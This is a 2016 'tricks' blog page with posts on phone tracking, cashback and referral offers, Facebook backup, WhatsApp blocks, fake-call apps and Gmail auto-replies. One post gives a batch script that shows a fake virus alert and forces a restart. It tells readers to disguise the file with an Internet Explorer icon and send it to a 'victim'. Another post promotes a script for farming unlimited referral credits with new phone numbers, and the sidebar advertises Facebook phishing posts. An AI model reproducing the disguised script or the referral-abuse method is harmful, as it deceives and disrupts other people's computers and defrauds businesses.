Online Help

Track Lost Android Phone Easily Without Installing Any App

Posted by asish p in: Android Tricks

“How To Track My Lost Or Stolen Android Phone Or Mobile?” Is One Of The Questions That 80% Of The Android Users Have In Their Mind Around The World. Google Android Operating System Is One Of The Most Used OS In Phones Around The World. It Covers More Than 80% Of The Market. There Are Thousands Of People Who Lose Their Mobile Everyday And Few More Thousands People Whose Mobiles Get Stolen. Android Mobile Can Be Tracked With Apps And Without Apps As Well. The Best Way Is To Simply Ask Google When You Are Signed In “Where Is My Phone”. In Both The Cases, It’s Quite Hard To Find The Android Phone If You Don’t Know The Right Way. It’s Even More Hard If You Never Signed Into Your Phone With Your Google Account. Whenever You Setup Your Device For The First Time, It Asks For Google Account Id And Password. In Case You Skipped It And Never Signed Back Manually Then It’s Going To Be Harder To Get Your Android Phone Back.


Activate Android Device Manager In Android Phone


1. Go To Phone Settings -> Security -> Device Administrators Android Device Manager Settings In Phone


2. Now Activate Android Device Manager In Phone.


3.Make Sure You Enable Location Access From Your Phone Settings.


How To Find Phone From Android Device Manager Website

1. Open Google Play Store Website From This Link Google Play Homepage.

2. Login With Your Google ID.

3. Click On The Gear Icon And Select Android Device Manager.


4. Now Android Device Manager Tracks Your Phone And Give You The Exact Location Of Your Android Phone.


5.Zoom In For Exact Location Android Device Manager


5. You Can Ring Your Android Phone From A Click On Ring. If You Lost Your Android Phone At The Home, This Feature Helps You To Find Your Phone.

6. Click On Erase Button For Remotely Erasing All Data On Your Android Phone for Delete All Data – Android Device Manager

7. You Can Change The Password Of Your Android Phone Remotely From Lock Button.

8.Lock Your Device – Android Device Manager

Android Device Manager Is One Of The Best Ways For Track Your Lost Android Phone. But This Method Required Working Internet Connection.

Mobikwik Add Money Offer – 100% Cashback Offer- (New User Only)

Posted by asish p in: Deals & Earn
Hello Friends, Today  I Have A Loot Trick For Looting Mobikwik .. So Friends Lets Loot By Adding Rs.50 You Will Get Rs.100 But The Condition Is Like That You Should Be A New Mobikwik User. The Mobikwik Wallet Has To Be Loaded With Money Once Before It Can Be Used Across Functions. Mobikwik – Add Money Offer April 2016. They Also Provides Other Mobile Services – Search Offers, Buy Recharges, Bonus/Sms Packs, Compare Plans And Many More. Just Follow Below Steps To Avail Latest Live Mobikwik Coupon Code & Add Money Offers April 2016


 Steps:-

1.First You Have Download /Updated Mobikwik App From Here (Or From Playstore).

2.Than Register A New Account On Mobikwik..

3.Add 50rs Or More To Your Wallet And Apply Promo Code KWIKADD

4.Make Your Payment Through Suitable Payment Option And Complete Your Payment.

Done!! Your Cashback Will Credited Within 24 Hours.
Means You Get 100rs On Spending 50rs.


Terms & Conditions :-

1. This Offer Is Valid For New Customer Only.


2. Valid Only On Mobikwik App.

3.Valid Once Per User.

4. Minimum Amount To Be Add Is Rs50.

5. Maximum Cash Back Is Rs50.


Top 3 Trick To Take Facebook Photos & Videos Backup in one Click

Posted by asish p in: Facebook
There Are Many Ways To Make The Backup Of Your Facebook Account Comprising Your Photos And Videos. But From Those All Options, You Can’t Take Backup Of Facebook Tagging Photos. Now Suppose, If Some Of Your Friends Will UN-Tag You Or, Unfriend You. Then How Will You Take FB Backup Here? That’s Here, We Have the Single Trick with Single Clicking Option for Making the Complete Facebook Account Backup. A Single Click Can Change Your View and Can Give You The All Photos And Videos Of Your Profile Into A FB Backup Format.


How To Take Facebook Photos & Videos Backup-
Method-1
1. First Of All Go Here And Open The Web Page Which Is Given Here: Idrive.Com/Facebook-Backup


Download
Click here

2. When You Will Go On The Loading, Then You Can Sign Up Here For Free Services.

3. Here, You Will Find 5 GB Space, When You Will Log In…Then You Will See The Data Backup Option On The Left Sidebar In A Tab Format.

4. Not Only Facebook, But Also Instagram Backup You Can Take From Here (Which Is Basically A Photos Sharing Website)

5. Now You Have To Fill Up The Facebook Option, After That Fill The Credentials. After That, It Will Save The Account Backup Of Yours.

6. Next Time, When You Will Take The Backup, It Will Download The Photos, Videos And Other Materials (Which Is Already Downloaded Here). The Process Will Not Repeat Again.

Method-2
1.Download Photograbber And Open It Up.


Download
Click here


2.Click The "Login" Button And Login Into Your Facebook Page.


3.Select "Authorize App" And Copy The Login Token Photograbber Gives You Back Into The Photograbber App.

4.Select "I Want To Download" And Check The Boxes Of The Photos You Want (All Tagged Photos Of The User Will Get You Pictures You Appear In, But Also Selecting "Entire Album If It Contains A Tagged Photo" Will Ensure You Get The Whole Roll Of Film From An Event).

5.Select "Myself" To Download Pictures You're Tagged In.

6.Click "Begin Download" And Let Photograbber Do Its Thing.

Method-3

1.From Your Facebook Account Go Into Your Account Settings.

2.Then Under General Account Settings, Click The “Download A Copy” Link.

3.On The Next Screen Click The Download Archive Button. Then It Will Prompt You To Type In Your Facebook Password Again.


4.After Entering Your Password The Second Time, You’ll Get A Message That The Archive Is Requested And An Email Will Be Sent When It’s Ready To Download.

5.At This Point You Will Have To Play The Waiting Game. The Amount Of Time That Facebook Takes To Put Together Your Download Can Vary. For Some It Will Be Instant, But For Others It Could Take Several Hours Or Days. I Think It May Have Something To Do With How Many Videos Or Photos You Have Uploaded To Your Account. Just Keep Checking Your Email Periodically Until It Shows Up.

6.Eventually, The Email Should Show Up In Your Inbox With The Title “Your Download Is Ready.” Click The Link In Your Email That Is Provided By The Facebook Team.

April Fool PRANK :- Trick to Make FaceBook Virus For Deleting His/Her FB and Restart Victim PC automatically

Posted by asish p in: Facebook PC Tricks
I heard from many of my friends that a virus is spreading on facebook which delete our accounts,I first thought it could have been a trojan that spread out,Then i found out that its just simple prank to shutdown your pc,Now today i will show you how to make a facebook virus to trick your friends


In this tutorial I will show you how to make a Facebook virus using simple commands on notepad. .This will make the victim think they have got a virus when they click on an icon such as Internet Explorer then they will shock with deleted account and also there compute Restart After 5 min. So lets make them April Fool .

Making a fake facebook virus! 

1) Open notepad

2) Type this in :


@echo off msg * WARNING VIRUS DETECTED!!!!! AFTER 5 MINUTES YOUR FACEBOOK ACCOUNT WILL BE DELETED !!!!TO REMOVE THE VIRUS CLICK OK OR CLOSE THIS BOX! PAUSE shutdown -r -t 300 -c " SORRY!!! YOUR FACEBOOK ACCOUNT ARE NOW BEING DELETED !!! PLEASE WAIT ..........."


3) Save it as something.bat 

4)Right click on Internet something.bat Rename it to Internet Explore and Then click Create Shortcut


5)Right click on shortcut and click Properties.

6) Click Change Icon

7)Choose Internet Explorer icon or similar , click OK , then click Apply


Now your facebook virus is almost ready


8)Now send this file to your victim/Friends/relatives/Girl Friends on Facebook.


10)Now here is the tricky part When your Victim open this file which is send by you than your victim become shocked!!!! 

because his Computer/Laptop will restarted automatically and after 4-5 minutes he restart his computer/laptop and It becomes double shocked a Box will appeared which is given below.


Thank you

Trick To Know If Someone Blocked You On Whatsapp

Posted by asish p in: WhatsApp Tricks
Hello Friends,Have You Wondered Whether One Of Your Whatsapp Contacts Has Blocked You? There’s No Way To Be Completely Sure, But There Are Some Very Strong Signs That Something Is Up. Here We Show You How To Figure Out Whether Someone Has Blocked You On Whatsapp And Never Wants To Speak To You Again.


Method 1 :- Look Last Seen Timestamp

If There Is The Last Seen Feature Of Whatsapp Is Active In Your Account, Then You Will Be Able To See Xyz Persons Last Seen.


But If Xyz Person Has Blocked You On Whatsapp Then You Won't Be Able To See His/Her Last Seen Status.


So If You Were Able To See Xyz Persons Last Seen Status Before But Not Now, Then There Could Be Possible Only 2 Reasons,


First Which Is Obvious, If He/She Has Blocked You On Whatsapp
Second Could Be Possibly He/She Has Stop Sharing His Last Seen Timestamp Status With Everyone.


Method 2 :- Check Whatsapp Profile Pic
If Someone Has Blocked You On Whatsapp. It Can Also Be Verified By Looking At Xyz's Profile Pic. If He/She Had Blocked You Then You Won't Be Able To See His/Her Profile Pic.

Method 3 :- Check Message Delivery (Double Tick Mark)


So If Someone Blocked You On Whatsapp Then Your Messages Won't Get Delivered To That Person. This Simply Means That You Won't Be Able To See Double Tick Mark Sign On Messages.


You Guys Already Know Double Tick Mark (Read Receipts)/ Blue Ticks Is The Acknowledgement That The Messages Is Being Delivered.


Method 4 :- Make Whatsapp Call (Most Effective One)

If Someone Has Blocked You On Whatsapp Then You Won't Be Able To Connect A Whatsapp Call With That Person. If You Try Calling That Person Via Whatsapp Call Then Your Call Will Automatically End Without Connecting And Moreover You'll Always Get A Disconnect Call Message.

Trick to Make a Fake Incoming Calls on Android

Posted by asish p in: Android Tricks

Hello Friends, Now You Can Easily Make A Fake Incoming Call On Your Android At Any Time And Any Situation. With This Timed False Phone Call, You Can Imagine It’s Somebody Essential And Moves Out Of Whatever Uncomfortable Or Boring Situation You’re In.

Apps To Get Fake Incoming Calls On Android

Method-1


Download Fake Call Prank 


To Make A Fake Incoming Calls On Android
This Is One Of The Cool Apps That You Can Use To Get The Fake Calls On Your Android Device. In This App, You Will Set The Name, Number And Some Other Details Of The Fake Call That You Want To Receive On Your Android Device. So Must Give A Try To This App And Prank Your Friends With This.

Features: 
  • Fake Call Is Free. It Will Always Be Free.
  • You Can Create Fake Sms Chat And Fool Your Friends.
  • You Can Make Fake Calls All You Want And Receive Fake Sms.

You Can Make Fake Calls All You Want And Receive Fake Sms.
  • Fake Call Prank Does Not Require The Internet Connection.
    Fake Call Prank Free Fun For All.
Method-2


Download Fake Call 2


The Another Cool App That Works Similar To The Above App The Only Difference Is That This Is The Advance Version Of The Fake Call App In Play Store And There Is Some More Feature Than The Previous App. So Must Try This App And Have A Great Fun.

Features: 
  • Trick Your Friends That A Celeb Is Calling Your Phone.
  • Teaching Your Children How To Use Phones.
  • Prank Call Yourself.
  • Fake Call That Actually Has A Fake Person Talking.
  • Add Caller Voice.
  • Remove Caller Voice.


Method-3


Download- Fake Call & Sms

This Is My Favorite App That Let You Make Fake Sms Too With Calls Too! On Your Android Device. And It Is The  Best Way To Escape From Some Boring Situations Or Meetings! Moreover, You Can Prank Your Friends Too.

Features: 

  • The Name Changed To “Call Assistant” When You Installed Fake Call In Your Phone
  • Simulate Fake Calling Screen As Real As Your Different Phone: Samsung Ui, Sony Ericsson, Htc Sense,Ics, Etc
  • Customize Fake Caller Id, Picture, Number, In-Call Voice And Ringtone For A New Fake Call
  • Schedule Multi Fake Calls
  • Customize And Manage The Different In-Call Voice And Ringtones For Each Fake Call
Method-4


Download- Fake-A-Call Free


Creating A Fake Call Is Very Easy With Fake-A-Call. Once Installed On Your Phone, You Can Choose “Fake A Call Now” To Make A Quick Ring On Your Phone Or Can Choose “Schedule Fake Call” To Enlist The Call For Future.

Features: 
  • Autofill From Contacts
  • Select Your Own Ringtones
  • Record ‘Voice On Another End’
  • Schedule Fake Calls


How To Show the CPU Frequency in Android Status bar

Posted by asish p in: Android Tricks Tricky Tricks
Till now we had discussed lots of cool stuff to customize your android device according to your wish. And there are lots of cool xpsoed tweaks that we had discussed in our previous posts. And today we are here with a cool trick that is getting CPU Frequency in android status bar, As you all now CPU performs all the task in smartphone and these all task depends upon the CPU frequency and its also called as clock speed of CPU and you can actually need to check the CPU frequency to have better work devision over it. So the method that we are going to discuss will show the CPU frequency at the status bar and you can manage the tasks accordingly. So have a look on complete guide discussed below to proceed.


The method is quite simple and just need a rooted android device that will allow Xposed installer to run on device. And after having Xposed installer you will be using a Xposed module app to Show the CPU work frequency or say clock speed in Android Status bar. For this follow the guide below.

Steps to Show the CPU Clock Speed (Frequency) in Android Status bar:

1. First of all you need a rooted android as Xposed installer can only be installed on a rooted android as Xposed installer can only be installed on a rooted android, so Root your android to proceed to get admin access of your android device.

2. After rooting your android device you have to install the Xposed installer on your android and thats quite lengthy process and for that you can proceed with our Guide to Install Xposed Installer On Android.

3. Now you need to download and install the cool Xposed module CPUFreq in Statusbar the app that gonna show you the android CPU frequency right at the status bar.

4. Now after installing the app in your device you need to enable this in the Xposed module and for that just tick on the app in the Xposed installer.

5. Now simply reboot your device to make this xposed module to work properly in your device.

6. Now after reboot you just need to open this app and them enable the CPU frequency option there to get it on the status bar and you will get instantly the frequency indicator right on your status bar.

So above is all about How To Show the CPU Frequecy in Android Status bar. Use this xposed tool and get the CPU Frequency or say clock speed real time screening and with that you will able to manage the task according to CPU speed to avoid overheating and device lagging. Hope you like this, keep on sharing with other too.


Magic Pin App-Rs 5/Refer Get Flipkart voucher, Recharge and More with ONLINE Refer Script

Posted by asish p in: Android Tricks Deals & Earn
Magicpin App offer – You will be Get Rs 5 Per Refer when Friend SignUp with Referral code and You aslo will Get Rs 40 EXTRA When Referral will do Rs 35 or more Transaction So You can Earn Per Referral Upto Rs 55, So Hurry up and Register now to get Rs 20 MagicX Credits. How to get this offer.?, Just follow the Steps below:-


Steps :-
1. Firstly Download Magicpin Android App From Here.
2. Install and Open it > Enter Your Mobile number and Verify by the OTP Sent.
3. After Verifying, Enter Your Name & Select your Location.
4. Now you are now ready to Earn.
5. Go to Menu > Refer & Earn
6. Now Click on "Apply Referral Code" > Enter - "HIIO3457" If not already applied.
7. Share this app with your friends & start earning.
8. You will get Rs.15 as your friend Registers using your referral link + Rs.35 on their first transaction / cashback.

Redeeming Free Recharge :-


Go to Menu > Wallet, You will see your current wallet balance there.
You can only redeem it if you have more than Rs.40 in your wallet.
Choose "Prepaid mobile recharge option"

Unlimited trick with easy Script
1.After doing sign up just note down your referral code like- “HIIO3457”  will be your referral code
 http://magicpin.in/getapp/HIIO3457

2.then open the script by clicking here

3.then in first row you need to put a new number and then put your referral code then press START


3.then  put the OTP then click on Start


4.After that you will get a SUCCESSFUL message if there is some error appear you should restart again the process.. that’s it.


Thats it.. Enjoy

Trick To Make Automatically Reply to Emails in Gmail

Posted by asish p in: PC Security PC Tricks
Hello Friends. today we will talking about Gmail canned response i,e Gmail Email Template. You can create one and use that for an automatic reply to some selected email addresses. Not only that but also you can use Gmail Email Template to reply automatically to your Blog visitors or any body who wants to contact with you.


Steps
1. First of all need to login into your Gmail account where you want to set upGmail Automatic Reply.
2. After you logged in, Go to settings>Labs and you could find the option of Canned Responses you need to enable it. Now Go back to Compose email.

3. Now click on the down arrow button near the Gmail search box there. Now there you will see a form that instantly appears when you click on that arrow button.

4. Now fill up the form completely and in the field Have the word andDoesn’t Have the word there you can set the words that you commonly received in you emails and you want to set them accordingly.


5. Now after completely filling the form click on Create filter with this search at the bottom right corner of the form. You will see an option theremark on Send canned response and there you will specify the canned reply from previous conversations. After completing these all just click on Create Filter there and the filter will get created.


That’s it! you are done. Now Gmail will send the automatic response to the emails received with the matched details.

Newer Posts Older Posts Home
Powered by Blogger.

Track Lost Android Phone Easily Without Installing Any App

asish p 0 Android Tricks Monday, 11 April 2016
Track Lost Android Phone Easily Without Installing Any App Track Lost Android Phone Easily Without Installing Any App

“How To Track My Lost Or Stolen Android Phone Or Mobile?” Is One Of The Questions That 80% Of The Android Users Have In Their Mind Around Th...

Read More

Mobikwik Add Money Offer – 100% Cashback Offer- (New User Only)

asish p 0 Deals & Earn Sunday, 10 April 2016
Mobikwik Add Money Offer – 100% Cashback Offer- (New User Only) Mobikwik Add Money Offer – 100% Cashback Offer- (New User Only)

Hello Friends, Today  I Have A Loot Trick For Looting Mobikwik .. So Friends Lets Loot By Adding Rs.50 You Will Get Rs.100 But The Condition...

Read More

Top 3 Trick To Take Facebook Photos & Videos Backup in one Click

asish p 0 Facebook
Top 3 Trick To Take Facebook Photos & Videos Backup in one Click Top 3 Trick To Take Facebook Photos & Videos Backup in one Click

There Are Many Ways To Make The Backup Of Your Facebook Account Comprising Your Photos And Videos. But From Those All Options, You Can’t Tak...

Read More

April Fool PRANK :- Trick to Make FaceBook Virus For Deleting His/Her FB and Restart Victim PC automatically

asish p 1 Facebook, PC Tricks Saturday, 9 April 2016
April Fool PRANK :- Trick to Make  FaceBook Virus For Deleting His/Her FB and Restart Victim PC automatically April Fool PRANK :- Trick to Make FaceBook Virus For Deleting His/Her FB and Restart Victim PC automatically

I heard from many of my friends that a virus is spreading on facebook which delete our accounts,I first thought it could have been a trojan ...

Read More

Trick To Know If Someone Blocked You On Whatsapp

asish p 1 WhatsApp Tricks Thursday, 7 April 2016
Trick To Know If Someone Blocked You On Whatsapp Trick To Know If Someone Blocked You On Whatsapp

Hello Friends,Have You Wondered Whether One Of Your Whatsapp Contacts Has Blocked You? There’s No Way To Be Completely Sure, But There Are S...

Read More

Trick to Make a Fake Incoming Calls on Android

asish p 0 Android Tricks Wednesday, 6 April 2016
Trick to Make a Fake Incoming Calls on Android Trick to Make a Fake Incoming Calls on Android

Hello Friends, Now You Can Easily Make A Fake Incoming Call On Your Android At Any Time And Any Situation. With This Timed False Phone Call,...

Read More

How To Show the CPU Frequency in Android Status bar

asish p 0 Android Tricks, Tricky Tricks Sunday, 3 April 2016
How To Show the CPU Frequency in Android Status bar How To Show the CPU Frequency in Android Status bar

Till now we had discussed lots of cool stuff to customize your android device according to your wish. And there are lots of cool xpsoed twea...

Read More

Magic Pin App-Rs 5/Refer Get Flipkart voucher, Recharge and More with ONLINE Refer Script

asish p 0 Android Tricks, Deals & Earn
Magic Pin App-Rs 5/Refer Get Flipkart voucher, Recharge and More with ONLINE Refer Script Magic Pin App-Rs 5/Refer Get Flipkart voucher, Recharge and More with ONLINE Refer Script

Magicpin App offer – You will be Get Rs 5 Per Refer when Friend SignUp with Referral code and You aslo will Get Rs 40 EXTRA When Referral wi...

Read More

Trick To Make Automatically Reply to Emails in Gmail

asish p 0 PC Security, PC Tricks Friday, 1 April 2016
Trick To Make Automatically Reply to Emails in Gmail Trick To Make Automatically Reply to Emails in Gmail

Hello Friends. today we will talking about Gmail canned response i,e Gmail Email Template. You can create one and use that for an automatic ...

Read More
Newer Posts Older Posts Home

Categories

Airtel Free Internet Amazon Trick Android Tricks Computer Tricks Customize Deals & Earn Download Trick Facebook Facebook Phishing Fb Tricks free Free Inrernet FreeRecharge Trick Idea Free Net jio Trick PC Security PC Tricks Phone Safety Reliance Free Net Tricks For App Tricks for Earn Tricky Tricks Vodafone Free Net WhatsApp Tricks

Whatsapp Update

Join Us On Whatsapp Send Your Name to +91 7873123457 For Getting Add in Our Broadcast List.

Follow Us

About Me

asish p
View my complete profile

Featured content

About This Blog

Featured Content

Navigation

Blog Archive

  • ▼  2018 (9)
    • ▼  May (1)
      • FACEBOOK PHISHING By X-Shadow - 100% WORKING 2018
    • ►  March (7)
    • ►  February (1)
  • ►  2017 (37)
    • ►  November (6)
    • ►  August (8)
    • ►  June (3)
    • ►  May (2)
    • ►  March (5)
    • ►  February (11)
    • ►  January (2)
  • ►  2016 (131)
    • ►  December (13)
    • ►  October (3)
    • ►  July (3)
    • ►  June (8)
    • ►  May (10)
    • ►  April (17)
    • ►  March (44)
    • ►  February (30)
    • ►  January (3)

"© Copyright 2014" Eleven 40 Blogger · All Rights Reserved · And Our Sitemap · All Logos & Trademark Belongs To Their Respective Owners·
Template Developed By Blogging Recipes.